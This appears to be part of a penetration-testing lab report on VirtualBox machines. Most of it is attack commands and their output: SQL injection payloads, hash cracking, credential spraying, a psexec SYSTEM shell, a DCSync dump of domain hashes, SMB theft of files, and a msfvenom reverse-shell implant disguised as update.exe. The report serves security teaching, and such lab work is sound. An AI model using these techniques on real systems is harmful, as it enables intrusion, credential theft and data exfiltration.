


Figure 33: DVWA SQL Injection - payload '1' OR '1'='1' returning all 5 users: admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith (T1190)




Figure 34: DVWA UNION SELECT SQL Injection - '1' UNION SELECT user,password FROM users# dumping all 5 MD5 password hashes (T1555)




Figure 35: phpMyAdmin Access Denied for user pma@localhost - exposed admin interface with mcrypt error (T1082)

```
(kali㉿kali)-[~]
$ echo '5f4dcc3b5aa765d61d8327deb882cf99' > dvwa_hash.txt

(kali㉿kali)-[~]
$ john dvwa_hash.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (??)
1g 0:00:00:00 DONE (2026-04-28 06:04) 20.00g/s 3840p/s 3840c/s 3840C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$
```

Figure 36: John the Ripper cracking DVWA admin MD5 hash (5f4dcc3b5aa765d61d8327deb882cf99) - cracked to 'password' in <1 second (T1110.002)

4.3 Exploit B: Active Directory Domain Compromise - VM1-DC

Vulnerability: Weak credentials, credential reuse, no account lockout

Target: 192.168.56.10 - Windows Server 2019, abcd.local DC

MITRE ATT&CK: T1078.002, T1087.002, T1021.002, T1003.006

Credential testing using netexec confirmed three valid domain accounts: jsmith (Password123), sadmin (Summer2025!) with Pwn3d! status, and Administrator (Sanjany123@) with Pwn3d! status, indicating immediate Domain Admin access (Figure 37, T1078.002).

```
(kali@kali)-[~]
$ netexec smb 192.168.56.10 -u jsmith -p Password123
SMB 192.168.56.10 445 WIN-6H32018ERLM [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-6H32018E
RLM) (domain:abcd.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 WIN-6H32018ERLM [+] abcd.local\jsmith:Password123

(kali@kali)-[~]
$ netexec smb 192.168.56.10 -u sadmin -p Summer2025!
SMB 192.168.56.10 445 WIN-6H32018ERLM [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-6H32018E
RLM) (domain:abcd.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 WIN-6H32018ERLM [+] abcd.local\sadmin:Summer2025! (Pwn3d!)

(kali@kali)-[~]
$ netexec smb 192.168.56.10 -u Administrator -p Sanjany123@
SMB 192.168.56.10 445 WIN-6H32018ERLM [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-6H32018E
RLM) (domain:abcd.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 WIN-6H32018ERLM [+] abcd.local\Administrator:Sanjany123@ (Pwn3d!)

(kali@kali)-[~]
$
```

Figure 37: Netexec credential testing - jsmith:Password123 valid, sadmin:Summer2025! Pwn3d!, Administrator:Sanjany123@ Pwn3d! (T1078.002)

BloodHound (bloodhound-python) enumerated the domain in 1 second, discovering 1 domain, 2 computers, 7 users, and 52 groups. JSON output files were generated for analysis (Figures 38-39, T1087.002).

```
(kali@kali)-[~]
$ bloodhound-python -d abcd.local -u jsmith -p Password123 -ns 192.168.56.10 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: abcd.local
INFO: Getting TGT for user jsmith
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (win-6h32o
18erlm.abcd.local:88)] [Errno -3] Temporary failure in name resolution
INFO: Connecting to LDAP server: win-6h32o18erlm.abcd.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest: abcd.local
INFO: Found 2 computers
INFO: Connecting to LDAP server: win-6h32o18erlm.abcd.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: VM3-Client.abcd.local
INFO: Querying computer: WIN-6H32018ERLM.abcd.local
INFO: Done in 00M 01S

(kali@kali)-[~]
$
```

Figure 38: BloodHound-python collection - Found 1 domain, 2 computers, 7 users, 52 groups in abcd.local, completed in 1 second (T1087.002)

```
(kali@kali)-[~]
$ ls *.json
20260428060925_computers.json  20260428060925_domains.json  20260428060925_groups.json  20260428060925_users.json
20260428060925_containers.json  20260428060925_gpos.json  20260428060925_ous.json
```

Figure 39: BloodHound JSON output files - computers.json, containers.json, domains.json, gpos.json, groups.json, ous.json, users.json

Kerberoasting was attempted against the sqlservice SPN (MSSQLSvc/dc.abcd.local:1433) but failed due to clock skew between the attacker machine and DC. This is documented as a realistic operational challenge (Figure 40, T1558.003).

```
(kali㉿kali)-[~]
└─$ sudo timedatectl set-ntp false
(kali㉿kali)-[~]
└─$ sudo timedatectl set-time "2026-04-27 21:09:00"
(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs abcd.local/jsmith:Password123 -dc-ip 192.168.56.10 -request -outputfile kerberoast_hashes.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/dc.abcd.local:1433  sqlservice      2026-04-27 16:51:17.385744  <never>

[-] CCACHE file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
(kali㉿kali)-[~]
└─$
```

Figure 40: Kerberoasting attempt - sqlservice SPN (MSSQLSvc/dc.abcd.local:1433) found but Clock Skew error prevented hash extraction (T1558.003)

A SYSTEM-level shell was obtained on the DC using impacket-psexec with sadmin credentials (Figure 41). Post-exploitation confirmed NT AUTHORITY\SYSTEM privilege, hostname WIN-6H32018ERLM, domain abcd.local, all domain users, and Domain Admin group membership (Figures 42-44).

```
(kali㉿kali)-[~]
└─$ impacket-psexec abcd.local/sadmin:'Summer2025!'@192.168.56.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.56.10.....
[*] Found writable share ADMIN$
[*] Uploading file GptfTBgu.exe
[*] Opening SVCManager on 192.168.56.10.....
[*] Creating service lJyZ on 192.168.56.10.....
[*] Starting service lJyZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figure 41: impacket-psexec SYSTEM shell on VM1-DC (192.168.56.10) - Found writable ADMIN\$, service created, C:\Windows\system32> prompt (T1021.002)

```

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
WIN-6H32018ERLM

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::124e:60f1:cc69:bdf2%7
    IPv4 Address. . . . . : 192.168.56.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

C:\Windows\system32> net user /domain

User accounts for \\

Administrator      Guest              jsmith
krbtgt             sadmin            sqlservice
The command completed with one or more errors.

C:\Windows\system32> net group "Domain Admins" /domain
Group name          Domain Admins
Comment             Designated administrators of the domain

Members

Administrator      sadmin
The command completed successfully.

```

Figure 42: SYSTEM shell on DC - whoami=nt authority\system, hostname=WIN-6H32018ERLM, ipconfig (192.168.56.10), net user /domain, Domain Admins group

```

C:\Windows\system32> net share

Share name    Resource                                Remark
-----
C$            C:\                                    Default share
IPC$          C:\Windows                            Remote IPC
ADMIN$        C:\Windows\SYSVOL\sysvol\abcd.local\SCRIPTS  Remote Admin
NETLOGON      C:\Windows\SYSVOL\sysvol               Logon server share
SYSVOL        C:\Windows\SYSVOL\sysvol               Logon server share
The command completed successfully.

C:\Windows\system32> wmic useraccount list brief

AccountType Caption Domain FullName Name SID
-----
512 ABCD\Administrator ABCD Administrator S-1-5-21-1357341843-3983712626-3473628685-500
512 ABCD\Guest ABCD Guest S-1-5-21-1357341843-3983712626-3473628685-501
512 ABCD\krbtgt ABCD krbtgt S-1-5-21-1357341843-3983712626-3473628685-502
512 ABCD\jsmith ABCD jsmith S-1-5-21-1357341843-3983712626-3473628685-110
512 ABCD\sadmin ABCD sadmin S-1-5-21-1357341843-3983712626-3473628685-110
512 ABCD\sqlservice ABCD sqlservice S-1-5-21-1357341843-3983712626-3473628685-110

C:\Windows\system32> systeminfo

Host Name: WIN-6H32018ERLM
OS Name: Microsoft Windows Server 2019 Standard Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Primary Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00431-10000-00000-AA005
Original Install Date: 4/27/2026, 12:03:22 AM
System Boot Time: 4/27/2026, 4:40:59 PM
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: AMD64 Family 23 Model 96 Stepping 1 AuthenticAMD ~2895 Mhz
BIOS Version: innotek GmbH VirtualBox, 12/1/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)

```

Figure 43: DC enumeration - net share (C\$, ADMIN\$, SYSVOL, NETLOGON), wmic useraccount list brief (6 accounts with SIDs), systeminfo (Windows Server 2019)

```

BIOS Version: [01]: AMD64 Family 23 Model 50 Stepping 1 AuthenticAMD ~2093 MHz
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 4,096 MB
Available Physical Memory: 2,725 MB
Virtual Memory: Max Size: 5,504 MB
Virtual Memory: Available: 4,280 MB
Virtual Memory: In Use: 1,224 MB
Page File Location(s): C:\pagefile.sys
Domain: abcd.local
Logon Server: N/A
Hotfix(s): 3 Hotfix(s) Installed.
[01]: KB5020627
[02]: KB5019966
[03]: KB5020374
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
Connection Name: Ethernet
DHCP Enabled: No
IP address(es)
[01]: 192.168.56.10
[02]: fe80::124e:60f1:cc69:bdf2
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
C:\Windows\system32>

```

Figure 44: systeminfo continued - Domain: abcd.local, 3 Hotfixes only, 4096 MB RAM, VirtualBox platform, Hyper-V detected

A DCSync attack using impacket-secretsdump invoked DRSUAPI to extract all domain credentials including NTLM hashes for Administrator (3095d217d696bd956c398b6a8ffee701), krbtgt, jsmith, sadmin, sqlservice, and computer accounts (Figures 45-46, T1003.006).

```

(kali@kali)~$ impacket-secretsdump abcd.local/sadmin:'Summer2025!'@192.168.56.10
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xbcc412fda16aa5bf37c8b4111ffaa7fe
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3095d217d696bd956c398b6a8ffee701:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ABCD\WIN-6H32018ERLM$:aes256-cts-hmac-sha1-96:8d8dc6bd0fb845da63a2d060774150e1a8a51f83f611c21a72b0ffaa9f51f516
ABCD\WIN-6H32018ERLM$:aes128-cts-hmac-sha1-96:0ba5d4f766da0bd8458e4cb29f55abf4
ABCD\WIN-6H32018ERLM$:des-cbc-md5:455d40bc6da73e6d
ABCD\WIN-6H32018ERLM$:plain_password_hex:56e0f33661cd3eb6b28121f0a275b7c1a21153cf7c43e698e97d78705dba62276a64baff13
bf8fdd3e8387dc771e31556c706b74ad6a22a051fc72c822fb22a87f077037ce4ee01328126321a221d825af6a0cc13ae2aa7b1531010d01d91
6a1be25d6132f9727c0f6726c35bbff17da5b4d7a9899a132b2ca9c97bc78a93611b25665b43ad843162b979a35b10324542bd802cb5a9185d
305098ab61a94c27efb89ca084550d2b4af18f0b7f84dd185957719e5a83ae6ae4def3742c8f020c67db99ec2eabf578e1c0f701f30b0d9af
51985b4ad1266313a83f76a1c0b7545021bf858934465f4802f1119acaf0f8
ABCD\WIN-6H32018ERLM$:aad3b435b51404eeaad3b435b51404ee:f5b338a03fc3e1d7a3e8379e4fcbcfdc:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x4c7b54b822394ac615e5bf46fd975f07c2712f3
dpapi_userkey:0x01506008aadfd050409753398d63aa6d0a3ba9a7
[*] NL$KM
0000 F1 41 EE AC 28 3E 6E 07 3E 62 2E 3F D8 BF 06 07 .A..(>n..b.?....
0010 6A E0 4A 1A 8A D0 22 A8 8D 58 BE 16 67 69 7E 48 d.J...".X..gi-H
0020 40 4D F2 83 76 12 FF 7B 46 55 69 E5 A3 E7 BC 0C @M..V..{FUI.....
0030 18 86 8F 9E 30 87 CD D6 D6 22 67 47 5D 33 4B 44 ...0...."eg}3KD
NL$KM:f141eeac283e6e073e622e3f8dbf060764e04a148ad022a88d58be1667697e48404df2837612ff7b465569e5a3e7bc0c18868f9e3087c
dd6d2267475d33ab44
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3095d217d696bd956c398b6a8ffee701:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ef5131f3a235ca2be3348c0e8c84626b:::
abcd.local\jsmith:1103:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
abcd.local\sadmin:1104:aad3b435b51404eeaad3b435b51404ee:008defc8e9f9bf3ebca2f665d3e36b8:::
abcd.local\sqlservice:1105:aad3b435b51404eeaad3b435b51404ee:6501549cb9cec0bb96e61ec045694d30:::
WIN-6H32018ERLM$:1000:aad3b435b51404eeaad3b435b51404ee:f5b338a03fc3e1d7a3e8379e4fcbcfdc:::
VM3-CLIENT$:1106:aad3b435b51404eeaad3b435b51404ee:41b062a34a6f6f68f8e0e7adde01c9:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:17facab506e32de32e5fb15b0b03d4f57a00805a295b7cb46e2a34c7d7be0f3f
Administrator:aes128-cts-hmac-sha1-96:2ec8648c4ee952e2d2d3a0d7fc1fe97a
Administrator:des-cbc-md5:58946b8f458034a8

```

Figure 45: impacket-secretsdump DCSync page 1 - SAM hashes, LSA secrets, DPAPI keys, NTDS.DIT credentials via DRSUAPI (T1003.006)

```

abcd.local\jsmith:aes256-cts-hmac-sha1-96:2e3372016529104544611bca559f2f9df285ce05b599cfb7f555e5c256413f75
abcd.local\jsmith:aes128-cts-hmac-sha1-96:a2e35d707248c32672ff5caed846947d
abcd.local\jsmith:des-cbc-md5:a27c0b342fa7f710
abcd.local\sadmin:aes256-cts-hmac-sha1-96:b4d344ab9e08cd1d040fe7d398c0b234693d67f9a573b88aba87b5118baf1b09
abcd.local\sadmin:aes128-cts-hmac-sha1-96:ebe44c2efaafbd8c14c0bf5d4b663dd0
abcd.local\sadmin:des-cbc-md5:f1da979452154a26
abcd.local\sqlservice:aes256-cts-hmac-sha1-96:4112d6e4309b8535d58b35346a634ff385e56f4d198197ed1922c88b5bf975c0
abcd.local\sqlservice:aes128-cts-hmac-sha1-96:ba0c2bc383c364d5d5a5a6a2c46de92
abcd.local\sqlservice:des-cbc-md5:838a800149c43ad
WIN-6H32018ERLM$:aes256-cts-hmac-sha1-96:8d8dc6bd0fb845da63a2d060774150e1a8a51f83f611c21a72b0ffaa9f5f1f516
WIN-6H32018ERLM$:aes128-cts-hmac-sha1-96:0ba5d4f766da0bd8458e4cb29f55abf4
WIN-6H32018ERLM$:des-cbc-md5:7c252fe370ae8643
VM3-CLIENT$:aes256-cts-hmac-sha1-96:7f1e737abc0f860faa6ecf5673ca084eea2d1417e424195a4a0c0716bb06f2ee
VM3-CLIENT$:aes128-cts-hmac-sha1-96:9861cbc3cb80f439082dbbf48a90f3d1
VM3-CLIENT$:des-cbc-md5:23cea2e0d9fbb349
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
Exception ignored in: <function Registry.__del__ at 0x7f687d95eca0>
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 185, in __del__
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 182, in close
  File "/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py", line 360, in close
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 605, in closeFile
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1356, in close
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 473, in sendSMB
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 442, in signSMB
  File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 150, in AES_CMAC
  File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 228, in new
KeyError: 'Cryptodome.Cipher.AES'
Exception ignored in: <function Registry.__del__ at 0x7f687d95eca0>
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 185, in __del__
  File "/usr/lib/python3/dist-packages/impacket/winregistry.py", line 182, in close
  File "/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py", line 360, in close
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 605, in closeFile
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1356, in close
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 473, in sendSMB
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 442, in signSMB
  File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 150, in AES_CMAC
  File "/usr/lib/python3/dist-packages/impacket/crypto.py", line 228, in new
KeyError: 'Cryptodome.Cipher.AES'
(kali@kali)~$

```

Figure 46: secretsdump DCSync page 2 - all Kerberos keys for jsmith, sadmin, sqlservice, WIN-6H32018ERLM\$, VM3-CLIENT\$ dumped

4.4 Exploit C: Sensitive Data Exfiltration - VM3-Client

Vulnerability: Unrestricted SMB C\$ share, no DLP, no encryption

Target: 192.168.56.12 - Windows 11 workstation

MITRE ATT&CK: T1021.002, T1083, T1005, T1041

The connection to VM3-Client was made through smbclient to the C\$ administrative share of SMB (Figure 47). Three sensitive files were found in the C:\Confidential\ folder: admin_credentials.txt (264B), customer_database.csv (797B), and payroll_Q4_2025.xlsx (5,492B). All of them were downloaded to the attacker machine using SMB get (Figure 48). The customer_database.csv was checked in Kali, and PII of 10 people with data about their name, emails, and addresses were verified (Figure 49, T1005).

```

(kali@kali)~$ netexec smb 192.168.56.12 -u vboxuser -p 'q'
SMB 192.168.56.12 445 VM3-CLIENT [*] Windows 10.0 Build 26100 x64 (name:VM3-CLIENT) (domain:abcd
.local) (signing:True) (SMBv1:False)
SMB 192.168.56.12 445 VM3-CLIENT [-] Connection Error: The NETBIOS connection with the remote ho
st timed out.

(kali@kali)~$ smbclient //192.168.56.12/C$ -U 'vboxuser%q'
Try "help" to get a list of possible commands.
smb: \>

```

Figure 47: SMB connection to VM3-Client (192.168.56.12) C\$ share via smbclient with vboxuser credentials - smb: \> prompt obtained (T1021.002)

```

(kali@kali)-[~]
$ smbclient //192.168.56.12/C$ -U 'vboxuser%q'
Try "help" to get a list of possible commands.
smb: \> cd Confidential
smb: \Confidential\> ls
.
..
admin_credentials.txt
customer_database.csv
payroll_Q4_2025.xlsx
9217023 blocks of size 4096, 3296728 blocks available
smb: \Confidential\> get customer_database.csv
getting file \Confidential\customer_database.csv of size 797 as customer_database.csv (12.4 KiloBytes/sec) (average
12.4 KiloBytes/sec)
smb: \Confidential\> get payroll_Q4_2025.csv
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Confidential\payroll_Q4_2025.csv
smb: \Confidential\> get payroll_Q4_2025.xlsx
getting file \Confidential\payroll_Q4_2025.xlsx of size 5492 as payroll_Q4_2025.xlsx (50.1 KiloBytes/sec) (average
36.1 KiloBytes/sec)
smb: \Confidential\> get admin_credentials.txt
getting file \Confidential\admin_credentials.txt of size 264 as admin_credentials.txt (4.4 KiloBytes/sec) (average
27.9 KiloBytes/sec)
smb: \Confidential\>

```

Figure 48: C:\Confidential\ directory listed - admin_credentials.txt (264B), customer_database.csv (797B), payroll_Q4_2025.xlsx (5492B); all 3 files downloaded via SMB get (T1041)

```

(kali@kali)-[~]
$ ls ~/.csv
/home/kali/customer_database.csv

(kali@kali)-[~]
$ cat ~/customer_database.csv
Name,Email,Address
Aarav Sharma,aarav.sharma@example.com,"12 MG Road, Jaipur, Rajasthan, India"
Priya Verma,priya.verma@example.com,"45 Park Street, Kolkata, West Bengal, India"
Rohan Mehta,rohan.mehta@example.com,"78 Linking Road, Mumbai, Maharashtra, India"
Sneha Iyer,sneha.iyer@example.com,"22 Anna Salai, Chennai, Tamil Nadu, India"
Kabir Khan,kabir.khan@example.com,"9 Brigade Road, Bengaluru, Karnataka, India"
Ananya Gupta,ananya.gupta@example.com,"33 Civil Lines, Delhi, India"
Vikram Singh,vikram.singh@example.com,"56 Banjara Hills, Hyderabad, Telangana, India"
Meera Nair,meera.nair@example.com,"101 Marine Drive, Kochi, Kerala, India"
Arjun Patel,arjun.patel@example.com,"88 CG Road, Ahmedabad, Gujarat, India"
Neha Joshi,neha.joshi@example.com,"67 FC Road, Pune, Maharashtra, India"

```

Figure 49: customer_database.csv verified on Kali - 10 customer records with names, emails, addresses across Indian cities confirmed exfiltrated (T1005)

4.5 Command and Control & Living-Off-the-Land

A persistent C2 channel was established using Metasploit multi/handler with windows/x64/meterpreter/reverse_tcp on port 4444 (Figure 50). The implant (update.exe, 7,168 bytes) was generated with msfvenom (Figure 51) and hosted via Python HTTP server on port 80 (Figure 52).

```

(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

[+] 2496 exploits - 1283 auxiliary - 431 post
[+] 1610 payloads - 49 encoders - 13 nops
[+] 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.5
LHOST => 192.168.56.5
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.5:4444
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >

```

Figure 50: Metasploit msfconsole - multi/handler with windows/x64/meterpreter/reverse_tcp, LHOST=192.168.56.5, LPORT=4444, listener started (T1571)

```

(kali@kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.5 LPORT=4444 -f exe -o /tmp/update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/update.exe

```

Figure 51: msfvenom payload generation - windows/x64/meterpreter/reverse_tcp, 7168 bytes saved as /tmp/update.exe (T1587.001)

```

(kali@kali)-[~]
└─$ cd /tmp && sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

